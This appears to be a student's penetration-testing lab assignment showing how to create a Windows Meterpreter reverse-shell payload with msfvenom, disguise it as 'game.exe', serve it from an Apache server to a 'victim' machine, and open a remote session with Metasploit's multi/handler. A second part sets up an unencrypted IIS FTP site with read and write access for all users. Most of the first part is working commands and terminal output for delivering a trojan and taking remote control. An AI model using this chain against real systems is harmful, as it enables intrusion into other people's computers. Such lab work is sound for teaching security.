

Assignment Day 6


Question 1:

- Create payload for windows

: - step1: open terminal in kali Linux

Step2: type command to make payload

```
"msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -e x86/skikata_ga_nai -b "\x00" LHOST=192.168.43.45 -f exe> /var/www/html/123/game.exe"
```




The screenshot shows a Kali Linux desktop with a terminal window open. The terminal displays the following commands and output:

```
root@jay:~# mkdir /var/www/html/123
root@jay:~# msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -e x86/skikata_ga_nai -b "\x00" LHOST=192.168.43.45 -f exe > /var/www/html/123/game.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
[-] Skipping invalid encoder x86/skikata_ga_nai
[!] Couldn't find encoder to use
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@jay:~# cd /var/www/html/123/
root@jay:/var/www/html/123# ls
game.exe
root@jay:/var/www/html/123#
```

- Transfer the payload to the victim's machine.

: - Step1: `apt install apache2` (to install apache server)

Step2: `mkdir var/www/html/folder name` (to make folder in html directory)





```
bpg@kali-pc-001: /  
File Actions Edit View Help  
Enabling module access_compat.  
Enabling module authn_file.  
Enabling module authz_user.  
Enabling module alias.  
Enabling module dir.  
Enabling module autoindex.  
Enabling module env.  
Enabling module mime.  
Enabling module negotiation.  
Enabling module setenvif.  
Enabling module filter.  
Enabling module deflate.  
Enabling module status.  
Enabling module reqtimeout.  
Enabling conf charset.  
Enabling conf localized-error-pages.  
Enabling conf other-vhosts-access-log.  
Enabling conf security.  
Enabling conf serve-cgi-bin.  
Enabling site 000-default.  
update-rc.d: As per Kali policy, apache2 init script is left disabled.  
update-rc.d: We have no instructions for the apache-htcacheclean init script.  
update-rc.d: It looks like a non-network service, we enable it.  
Processing triggers for man-db (2.9.2-1) ...  
Processing triggers for kali-menu (2020.3.0) ...  
Processing triggers for systemd (245.5-3) ...  
root@kali-pc-001:~# ls  
root@kali-pc-001:~# cd /  
root@kali-pc-001:~# mkdir var/www/html/gogo  
root@kali-pc-001:~# cd var/www/html/gogo/
```

Step3: start the service of apache server (`systemctl start apache2`)

Step4: open chrome in victim's machine

Step5: search <http://ip> address of apache server/folder name


Index of /gogo

Name	Last modified	Size	Description
 Parent Directory	-	-	-
 game.exe	2020-09-01 10:58	72K	-


Apache/2.4.46 (Debian) Server at 192.168.43.17 Port 80



- Exploit the victim's machine.
- : - Step1: type **msfconsole** (to start Metasploit)
- Step2: after that type **use multi/handler**
- Step3: type **set payload windows/meterpreter/reverse_tcp**
- Step4: type **set LHOST [your ip address]**
- Step5: type **exploit -j -z** (to start session between victim's and your machine)



Step6: now start session by typing **sessions -i 1**



Question 2:

- Create an FTP server


: -Step1: go to tools in server manger

Step2: select Internet Information Services (IIS) Manager

Step3: select WIN server and right click it and select Add FTP Site

Step4: write name in FTP site name

Step5: In Physical path give path c:\inetpub\ftproot




Step6: tick on no SSL

Step7: In Authentication= basic

Authorization= All users

Permissions= read and write

Step8: select finish



- Access FTP Server from windows command prompt

: - Step1: start pentest win-2016 machine

Step2: open command prompt (admin)

Step3: type ftp ip address of victim machine

